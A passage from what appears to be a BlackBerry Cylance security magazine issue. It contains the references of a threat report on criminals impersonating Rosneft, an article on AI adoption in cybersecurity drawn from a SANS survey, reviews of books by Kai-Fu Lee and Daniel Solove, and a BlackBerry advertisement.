The line between well-organized criminal efforts and nation-state activity can often be blurry, but practitioners and consumers of threat intelligence should beware of inherent biases. As we have shown in this report, what appears at first blush based on the choice of target to be a clear indicator of nation-state interest may in fact simply allow a criminal to hack your way of thinking shortly before hacking your organization.

*Editor’s Note: For a complete list of Indicators of Compromise, please visit the “Poking the Bear” blog post on [threatvector.cylance.com](https://threatvector.cylance.com). ♦*

## References

- 1 FBI Internet Crime Complaint Center (2017). FBI 2017 Internet Crime Report. Retrieved from: [https://pdf.ic3.gov/2017\\_IC3Report.pdf](https://pdf.ic3.gov/2017_IC3Report.pdf). FBI.
- 2 Krauss, Clifford (Oct 29, 2017). Russia Uses Its Oil Giant, Rosneft, as a Foreign Policy Tool. Retrieved from: <https://www.nytimes.com/2017/10/29/business/energy-environment/russia-venezuela-oil-rosneft.html>. New York Times.
- 3 Isachenkov, Vladimir (Dec 7, 2016). Glencore, Qatari Fund Buy 19.5 Percent in Russia’s Rosneft. Retrieved from: <https://apnews.com/661b47f59d894a9fbb316757dda908ea>. AP News.
- 4 Golubkova, Katya; Zhdannikov, Dmitry; and Jewkes, Stephen (Jan 24, 2017). How Russia Sold Its Oil Jewel: Without Saying Who Bought It. Retrieved from: <https://www.reuters.com/article/us-russia-rosneft-privatisation-insight/how-russia-sold-its-oil-jewel-without-saying-who-bought-it-idUSKBN15820H>. Reuters.
- 5 Company Intelligence Report 2016. Retrieved from: <https://www.documentcloud.org/documents/3259984-Trump-Intelligence-Allegations.html>
- 6 Stahl, Jeremy (May 14, 2018). Michael Cohen’s Meetings with Michael Flynn and a Qatari Diplomat Might Be the Key to Unlocking the Steele Dossier. Retrieved from: <https://slate.com/news-and-politics/2018/05/michael-cohens-meetings-with-michael-flynn-and-ahmed-al-rumaihi-might-be-the-key-to-unlocking-the-steele-dossier.html>. Slate.com.
- 7 Yagova, Olga and Golubkova, Katya (May 4, 2018). Qatar Steps in to Rescue Rosneft’s Troubled Stake Sale to China. Retrieved from: <https://www.reuters.com/article/rosneft-qatar/qatar-steps-in-to-rescue-rosnefts-troubled-stake-sale-to-china-idUSL8N1SB6C1>. Reuters.
- 8 SteamStealer IPs. Retrieved from: <https://otx.alienvault.com/pulse/55bb83ae67db8c6f0af587a4>. AlienVault.
- 9 Sachkov, Ilya (April 14, 2017). Attack of the Clones: How Schemes Work with Fake Rites of Rosneft and Other Large Companies. Retrieved from: <https://www.forbes.ru/biznes/342465-ataka-klonov-kak-ustroena-moshennicheskaya-shema-s-feykovymi-saytami>. Forbes.





# A


## COMES OF AGE

BY BRETT LENMARK

The term artificial intelligence (AI) was coined in 1956 by a team of researchers at the Dartmouth Summer Research Project on Artificial Intelligence who convened to consider the idea that every aspect of learning and feature of intelligence could be so precisely described that a machine could be made to simulate it.<sup>1</sup>

Today, artificial intelligence seems to be everywhere and it's still gaining momentum. Driver-assistance technologies use AI, as do thermostats that analyze patterns and preferences to optimize room temperatures and navigation systems that adjust on the fly to traffic conditions and virtual assistants that understand and respond to natural language questions. Tools like these, designed to emulate the human decision process, drive the rising global spend on AI; International Data Corporation predicts organizations will invest \$35.8 billion in AI systems in 2019, up 44% from the previous year.<sup>2</sup>





Cybersecurity is one industry that has begun to adopt AI and machine-learning (ML)-based architectures in earnest. In fact, the potential benefits of proactively automating and streamlining preventive measures and detect-and-respond capabilities are rapidly becoming a necessity for companies that practice good security hygiene. The sheer volume of input and data and the dynamic nature of today's attacks make it virtually impossible to coordinate effective decisions in a timely manner without using artificial intelligence.

Meanwhile, rapid technological changes, the massive explosion of Internet-of-things (IOT) devices, and the rise of containerized applications, have expanded the cyber attack surface significantly, and cyber criminals and nation-state actors continue to evolve with them. Machine learning algorithms and artificial intelligence are essential tools to enable organizations to analyze the overwhelming volume of data to separate the signal from the noise and identify suspicious or malicious activity.

#### Cybersecurity Professionals Weigh In

In a recent survey sponsored by BlackBerry Cylance, researchers at the SANS Institute, a cybersecurity training and certification

organization, spoke with hundreds of security professionals to understand their perceptions of AI, the effects of AI on cybersecurity, and the barriers and risks that may impede broader adoption of AI. The findings, covered in *Security Gets Smart with AI*, shed light on AI's essential capabilities and the role artificial intelligence will play in cybersecurity over the next few years.<sup>3</sup>

There's little doubt that machine learning and artificial intelligence have significant potential to improve cybersecurity, but it's important to understand that not all ML algorithms or AI solutions are created equally. The report stresses that data quality and the maturity of the algorithms used play a pivotal role in the results organizations can expect from investments in AI, as is using the largest possible pool of malware to determine whether a new potential threat is dangerous or not. Such large data sets, combined with AI capabilities, enable proactive, predictive prevention of attack proliferation.

Survey respondents largely agree that a core part of any AI-enabled security solution includes such predictive functionality (see graph above).



If predictive aptitude leads the pack in terms of foundational capabilities, preventing malware is top-of-mind when it comes to feature functions. Customers and security practitioners alike increasingly acknowledge that the traditional, signature-based approach to anti-malware is no longer tenable. The threat landscape moves too quickly to allow for the gap between detection of a new threat and deployment of the requisite signature to protect against it to remain. Perhaps in an effort to close that gap, survey respondents chose malware prevention and detecting non-malware threats as the top use cases for applying AI (see graph above).

Additionally, the latest report from AV-TEST — an independent research institute that evaluates anti-malware solutions — projects that we will see about 880 million new malware variants in 2019.<sup>4</sup> That works out to an average of 28 new malware variants every second of every minute of every day, which makes it difficult for anti-malware vendors to develop signatures effectively at that rate — to say nothing of an organization's ability to deploy the new signature updates required to keep their customers safe.

Better identification of unknown threats continues to be a trend across all industries, further underscoring the need for the predictive prevention of never-before-seen malware — among the most pernicious and challenging for organizations to address (see graph on next page).


#### Rising Need, Slower Adoption

When asked how they are currently using or planning to use AI to help address security challenges, the top three responses from survey participants were cyber defense (75.2%), malware prevention (70.5%), and advanced threat detection and prevention (68.6%). So, while the survey notes that more

The sheer volume of input and data and the dynamic nature of today's attacks make it virtually impossible to coordinate effective decisions in a timely manner without using artificial intelligence.



How do you see AI as an enabler for improved cybersecurity?



than half of all respondents are currently using or planning to use some form of AI-enabled solutions, only 35% have direct experience with such platforms. The largest number of adoptions are oriented toward general defense and prevention; applications that represent more specific use cases show even lower rates of adoption.<sup>5</sup>

Algorithm transparency follows discrete use cases as a point of contention for many AI-driven security evaluators. SANS researchers note, “Staff [both security and non-security] place greater emphasis on the justification component than their management counterparts, possibly because they see the importance of transparency and trust in evaluating AI-based action as a means to improve security performance.”<sup>6</sup>

As a result, more than two-thirds of those surveyed say they expect traditional cybersecurity tools to remain in force.<sup>7</sup> But with the mind-numbing pace of new malware threats and the current shortage of qualified professionals, we need to recognize the difference

between slow adoption and no adoption. Jon Oltsik summed up the situation in a recent article for CSO magazine: “I know I sound like a cybersecurity Chicken Little here, but it is my firm belief that the cybersecurity skills shortage represents an existential threat to all of us, and our current approach to rectifying this situation is not working.”<sup>8</sup>

Artificial intelligence can amplify the cybersecurity capabilities of individuals and small teams, and they can help organizations keep up with the pace of threats and the dynamic nature of network ecosystems to monitor for indicators of compromise, separating the wheat from the proverbial chaff by identifying suspicious or malicious activity. Resources and effort can then be focused on a much more limited set of threats that have already been vetted rather than trying to keep up with the entire threat landscape.

The authors of the SANS survey agree: “Remember to keep your security experts in the loop. Don’t be dissuaded by marketing hype — AI for cybersecurity still has a long way

Factors that make organizations reluctant to embrace AI:

- 1 Loss of privacy due to the amount and types of data that needs to be consumed
- 2 Over-reliance on a single, master algorithm
- 3 Not understanding the limitations of the algorithms used
- 4 Inadequate protection of data and metadata used by the AI platform
- 5 Improperly or inadequately trained solutions
- 6 Lack of visibility into decisions reached through AI
- 7 Selection of the wrong algorithms for the problem being solved<sup>9</sup>

to go to match the cognitive capabilities of the human analyst.”<sup>9</sup> So while AI won’t completely replace staff, it can augment existing efforts and act as a force multiplier.

**Persistent Skeptics**

But if an AI-based approach is the most promising way to bolster security defense, why isn’t everyone on board? According to the survey, even with the potential of AI to address more effectively the challenges organizations face, there are still some barriers preventing broader adoption. Survey participants ranked loss of privacy as the most important perceived AI risk, but reliance on a master algorithm, inadequate data protection, lack of visibility into machine-based decisions, and misalignment of algorithms to the problems they’re designed to solve were also noted.<sup>10</sup>

For these reasons, security practitioners are sensitive to adopting sweeping changes to protect their environments, and often are among the laggards when it comes to embracing new technology. It takes time for

them to establish confidence in new concepts and tools before they can be comfortable abandoning legacy systems.

That indecision comes with a cost. As the saying goes, “If you always do what you’ve always done, you’ll always get what you’ve always got.” Because traditional approaches to cybersecurity are not providing adequate protection against the onslaught of malicious threats, change is necessary. Forward-thinking security professionals look to AI-based solutions to improve security, reduce risk, and shift the odds against the attackers.

As advanced AI tools become more widely adopted, we can expect attendant improvements in decision-making models, the datasets on which the models are based, and the overall security capabilities that in turn will contribute to increased business continuity and more manageable risk factors — a win for the good guys.

References

1. Dartmouth College. *Artificial Intelligence (AI) Coined at Dartmouth*. Retrieved from: <https://250.dartmouth.edu/highlights/artificial-intelligence-ai-coined-dartmouth>.

2. International Data Corporation (Sept 2018). *Worldwide Semiannual Artificial Intelligence Systems Spending Guide*. Retrieved from: [https://www.idc.com/getdoc.jsp?containerId=IDC\\_P33198](https://www.idc.com/getdoc.jsp?containerId=IDC_P33198)

3. Davidson, G.W Ray (PhD) and Filkins, Barbara (March 2019). *SANS Survey: Security Gets Smart with AI*. Retrieved from: <https://s7d2.scene7.com/is/content/cylance/prod/cylance-web/en-us/resources/knowledge-center/resource-library/reports/SANSSurveySecurityGetsSmartWithAI.pdf>

4. AVTEST Statistics (2019). Retrieved from: <https://www.av-test.org/en/statistics/malware/>

5. Davidson, G.W Ray (PhD) and Filkins, Barbara (March 2019). *SANS Survey: Security Gets Smart with AI*. Retrieved from: <https://s7d2.scene7.com/is/content/cylance/prod/cylance-web/en-us/resources/knowledge-center/resource-library/reports/SANSSurveySecurityGetsSmartWithAI.pdf>

6. Ibid.

7. Ibid.

8. Oltsik, Jon (Jan 2019). Oltsik, Jon. *The cybersecurity skills shortage is getting worse*. Retrieved from : <https://www.csoonline.com/article/3331983/the-cybersecurity-skills-shortage-is-getting-worse.html>.

9. Davidson, G.W Ray (PhD) and Filkins, Barbara (March 2019). *SANS Survey: Security Gets Smart with AI*. Retrieved from: <https://s7d2.scene7.com/is/content/cylance/prod/cylance-web/en-us/resources/knowledge-center/resource-library/reports/SANSSurveySecurityGetsSmartWithAI.pdf>


10. Ibid.

11 Ibid.



# Off the Shelf

Book Reviews By The PHI Editorial Staff



## ***A Review of AI Super-Powers: China, Silicon Valley, and the New World Order***

Author, Dr. Kai-Fu Lee  
Houghton Mifflin Harcourt, 2018

**D**uring my years as chief security officer at Dell, Michael Dell was always good about sharing with us whatever he discovered in the way of a good read. I recently reciprocated with a recommendation that he pick up, if he hadn't already happened upon it, Dr. Kai-Fu Lee's, *AI Superpowers: China, Silicon Valley, and the New World Order*. It's a fascinating read.

I particularly liked Lee's insight that "AI will be to the 21st Century what electricity was to the last — and data, the fuel that drives the engine." Just as 19th-century entrepreneurs soon began applying the electricity breakthrough to cooking food, lighting rooms, and powering industrial equipment, today's AI entrepreneurs are doing the same with the deep learning of artificial narrow intelligence. Lee's insights are

both incisive and inspiring — a clarion call of caution mixed with an articulate voice of hope and courage.

As AI is poised to bring about what many consider will be the most disruptive social changes humanity has ever seen, Dr. Kai-Fu Lee invites a detailed discussion of the current state and evolution of AI technology and the global marketplace; who is best poised to benefit from it; and who is most likely to lose as AI assumes its new role. In *AI Superpowers*, Dr. Lee, the former president of Google China, argues powerfully and even-handedly (particularly given the way he's straddled U.S. and China business practices over the years) that because of unprecedented developments in AI, dramatic changes will be happening much sooner than many of us expected.

As U.S.-Sino AI competition continues to heat up, Lee urges both countries to accept and embrace the great responsibilities that come with such significant technological power. Most experts already acknowledge that AI will have a devastating impact on blue-collar jobs. But Lee predicts that the threat to jobs is coming far faster than most experts anticipated, and it will not discriminate by the color of one's collar but will instead strike the highly trained and poorly educated alike. Transitions to new jobs, such as blacksmiths to auto mechanics, might not be in the offing this time, and we need to consider how best to ensure economic stability for the largest number of people in the face of such bleak predictions.

Lee grapples with these types of questions — including controversial proposals like universal basic income — but he doesn't arrive at a clear prescription. He provides a description of which jobs will be affected and how soon, which jobs can be enhanced with AI, and most importantly, how we can begin to address these profound changes. The rest is up to us.

At the end of the day, Lee's book is a call for compassion to see AI as a tool that benefits humanity as a whole rather than as the agent of a dystopian future rife with economic inequality and global unrest. No matter who you are or what previous exposure you may have had to the technology, Lee will help you better understand an AI-altered future. Unlike Nick Bostrom's book *Superintelligence: Paths, Dangers, Strategies*, Lee presents real-world examples of artificial narrow intelligence (ANI) and doesn't shroud his work with the fear, uncertainty, and doubt promulgated today around what artificial general intelligence (AGI) might ultimately portend. Heaven knows there's enough tied to ANI to go around without tapping into that which we can imagine might be eventually tied to AGI.

According to Lee, part of why accepting this picture as our unavoidable destiny is so difficult is because it's not just a story about machines. It's also a story about human beings, people with free will that allows them to make their own choices and to shape their own destinies. In the end, Lee rightly opines that, "our AI future will be created by us, and it will reflect the

choices we make and the actions we take." In that process, he encourages us to look deep within ourselves and to each other for the values and wisdom that can guide us — to rediscover what it is that makes us human.

— By John McClurg

## ***A Review of Understanding Privacy***

Author, Daniel J. Solove  
Harvard University Press, 2008

**B**ig Brother is watching you. If you're like us on the Phi editorial staff, you may be feeling nostalgic for some good old-fashioned doublethink, that Orwellian power of holding two contradictory beliefs in your mind simultaneously and accepting both of them: Who controls the past controls the future. Who controls the present controls the past. Freedom is slavery. And of course: The best books...are those that tell you what you know already.

These days, everyone seems to know an awful lot about big data, so it's hardly a surprise that in the big data age, concerns about Big Brother become more prominent — and more profound. Since the publication of Orwell's *Nineteen Eighty-Four* some 70 years ago, we've seen more colors added to the chameleon of his archetypal all-seeing eye. We recognize Big Brother in the guise of social media superpowers, credit information conglomerates, government systems, and even — if claims against Kaspersky Lab are to be believed — security companies.

But while Big Brother has remained relatively easy to detect, its counterpoint — privacy — has stayed quietly elusive. It is both everywhere and nowhere. Privacy has remained in a conceptual jungle (196), a moving target that is hard to define in absolute terms, difficult to legislate, and challenging to assign values to. Yet these are the very aims of Daniel J. Solove's seminal text, *Understanding Privacy*.

Solove, a professor at George Washington University Law School, published his book a decade ago, before the watershed privacy incidents — like the Snowden revelations, the Office of Personnel Management (OPM) hack, and the Equifax breach — occurred. The lessons imparted in *Understanding Privacy* not only presage those moments, but they also lay bare how much work is still needed to address shortcomings in our collective understanding of privacy as reflected both in policy making and in responsible corporate risk management. After taking another look at Solove's book, it's abundantly clear that we just don't get it.



But it's not for lack of trying. In the early chapters, Solove discusses six historical attempts to establish top-down, universal, conceptual approaches to privacy. The six vignettes constitute individual efforts to get at the philosophical core of privacy and find a common denominator among various privacy rights that include the right to be left alone, limited access to the self, secrecy, control over personal information, personhood, and intimacy.

Although Solove finds each of these rights wanting as proxy vehicles for *Understanding Privacy*, he nevertheless acknowledges that aspects of all of them have already been enshrined in United Nations doctrine, landmark U.S. Supreme Court decisions, U.S. and European tort law, congressional legislation, and company and agency privacy policies. Standing alone, each right is subject to criticism from Solove from being overly broad, overly narrow, overly vague, or some combination of the three.

Instead of offering a traditional or absolutist concept of privacy and attempting his own description of its essence, Solove rejects the notion that such descriptions are even possible to conceive. Borrowing from Wittgenstein and Dewey, Solove posits a theory of privacy that builds from the bottom up as a “set of protections against a related cluster of problems” (40). He takes from Wittgenstein the idea of “family resemblances”, wherein meaning comes from “the way a word is used in language, not from any inherent connection between the word and what it signifies” (42). Privacy, then, refers to a number of different concerns that all resemble one another but that are not exactly the same. From Dewey and the pragmatists, he promotes the idea that “knowledge originates through experience” (47) and focuses on the “relationships in which information is transferred and the uses to which information is put”, all of which differ in their level of intimacy, expectations of confidentiality, and power dynamics (48). In other words, we'll know privacy when we see it.

Charting the conceptual territory of privacy means, for Solove, acknowledging that the terrain changes over time and even incorporates the aspirational intent of society (65), however tricky that may be to define. The

cartography metaphor is one that Solove uses frequently in *Understanding Privacy*, and to great effect. Midway through the book, after stating that privacy is protection from “a web of interconnected problems that disrupt specific activities”, he goes into great detail mapping the topography of that web (77).

Through this metaphor and the explication of a multitude of privacy problems, Solove goes on to define the contours of the privacy landscape and begins to determine privacy's value. He does so with the same approach used to define the privacy concept itself — not in the abstract, but contextually in terms of its practical consequences (87). This is where Solove shifts form a more theoretical and philosophical approach to a truly insightful diagnosis of society's failure to recognize the value of privacy by way of the harms imposed by each of the problems he enumerates.

He notes that the value of privacy is too often framed in individualistic terms, a falsity that leads to privacy's undervalued status. In the case of the 2015 San Bernardino shooter for example, which occurred after the book's publication, Solove might argue that the rights of the shooter to preserve the encrypted state of his iPhone are unfairly held by the media and law enforcement as standing alone against the rights of the public to be secure from domestic terrorism. When security interests are balanced against privacy interests and the latter is framed in terms of individual rights, security wins time and again. But Solove doesn't accept the premise.

Indeed, he argues convincingly that the value of privacy should be assessed not on individual rights but “on the basis of [privacy's] contributions to society” (91). Privacy shields both individuals and society from intrusions into important activities that affect us all. What benefits the individual benefits the group. Intrusions that harm the individual also harm society.

Solove then breaks those intrusions into four categories: information collection, information processing, information dissemination, and invasion. It is in the methodical and detailed unpacking of these four problems that *Understanding Privacy* presents its greatest value. We are given an exhaustive understanding and taxonomy of surveillance, interrogation, aggre-

gation, identification, insecurity, secondary use of data, exclusion from decision-making, breach of confidentiality, disclosure, exposure, increased accessibility, blackmail, appropriation, distortion, intrusion, and decisional interference.

Solove ticks off these harms, brought not just from activities that result in an invasion of privacy, but from activities that merely threaten such an invasion. He calls out events like the huge (and hugely damaging) hacks of the first decade of the millennium, where the harm is plain to see, in addition to more oblique privacy damage in the form of glitches, security lapses, abuses, and illicit uses of personal information that create the risk of downstream harm — what Solove dubs “insecurity” — where individuals and companies are left in a weakened, vulnerable state, waiting for the proverbial shoe to drop (127).

At the heart of many privacy problems (and, conversely, their values) described in the book lies the uneven power dynamic between an organization and an individual, between government and society. Solove writes of the harms resulting from aggregation of data (i.e., the big data hoovering that we largely consent to whether we realize it or not) over which we as individuals have no control. Once out of our hands, this data can be distorted or used in ways we cannot anticipate but that may still tie to our identities and thus affect our ability to change and “prevent [our] self-development by tying [us] to a past from which [we] want to escape” or in which we wish to remain anonymous (124).

The rather frustrating irony reached at the conclusion of *Understanding Privacy* is that while Solove clearly recognizes the damage that results from privacy impingement (to wit: financial loss, property harm, reputational harm, emotional and psychological harm, relationship harm, vulnerability harm, chilling effects, and power imbalances), the courts by and large do not — he remarks that even the fourth amendment to the U.S. Constitution “fails to recognize breach of confidentiality as a harm” (139).

Most courts, Solove asserts, want to see demonstrable harm done when privacy is imperiled, and many of the privacy troubles



he rightly identifies are difficult to recognize and quantify as such — which helps explain why it has been difficult for those affected to seek redress and remedy in the courts. A case in point is the OPM breach referenced above, where the personal information of tens of millions of Americans who held or applied for security clearances was stolen. Although enough information was stolen to facilitate identity theft en masse, evidence of such widespread theft hasn't surfaced (yet), and therefore the individual harm has been difficult to demonstrate. In that case, as in many others, it may be years before the kind of proof of harm courts recognize materializes.

In other words, when it comes to matters of technology, data, and information security, the law is frequently playing catch-up, so it's no surprise that Solove finds much room for improvement. In the meantime, Solove does well to ring the alarm bell and draw our attention to the invisible harm we currently endure. He names the erosion of trust between individuals and the companies they do business with and the deterioration of personal dignity as our digital dossiers take on lives of their own and become alien to us.

Most of all, *Understanding Privacy* educates us about the crime of indifference we all commit when we click “I Agree” on interminably long and complex terms of service and privacy policy notifications that pop up online without caring about or even fully understanding the consequences; when we yield power to social media giants and government organizations without a second thought; and when we shrug off the effort to understand what privacy is to begin with and why it should matter to all of us so that we can, with a final nod to Orwell, meet in the place where there is no darkness. [🔗](#)

— By Phi Editorial Staff




# Curb Your Curves

"And now for something completely different..."



Phi magazine security haiku. We are now accepting haikus for the next edition of Phi — please submit to [phimagazine@cylance.com](mailto:phimagazine@cylance.com)












# A CONNECTED WORLD BUILT ON TRUST

BlackBerry is trusted to shield the world's most sensitive data, communications, and privacy against today's threats. You can rely on BlackBerry to connect your employees to the information they need, on the devices they want, with unparalleled security.

BlackBerry is shaping the future of connectivity and privacy:

-  **MANAGED ENDPOINTS**
-  **SECURE APPLICATIONS**
-  **AI & PREDICTIVE SECURITY**
-  **ALERTS & CRISIS COMMUNICATIONS**
-  **EMBEDDED SYSTEMS**
-  **COMMUNICATIONS & COLLABORATION**
-  **TRANSPORTATION ASSET TRACKING**

To learn more,  
visit [BlackBerry.com/iot](https://BlackBerry.com/iot)



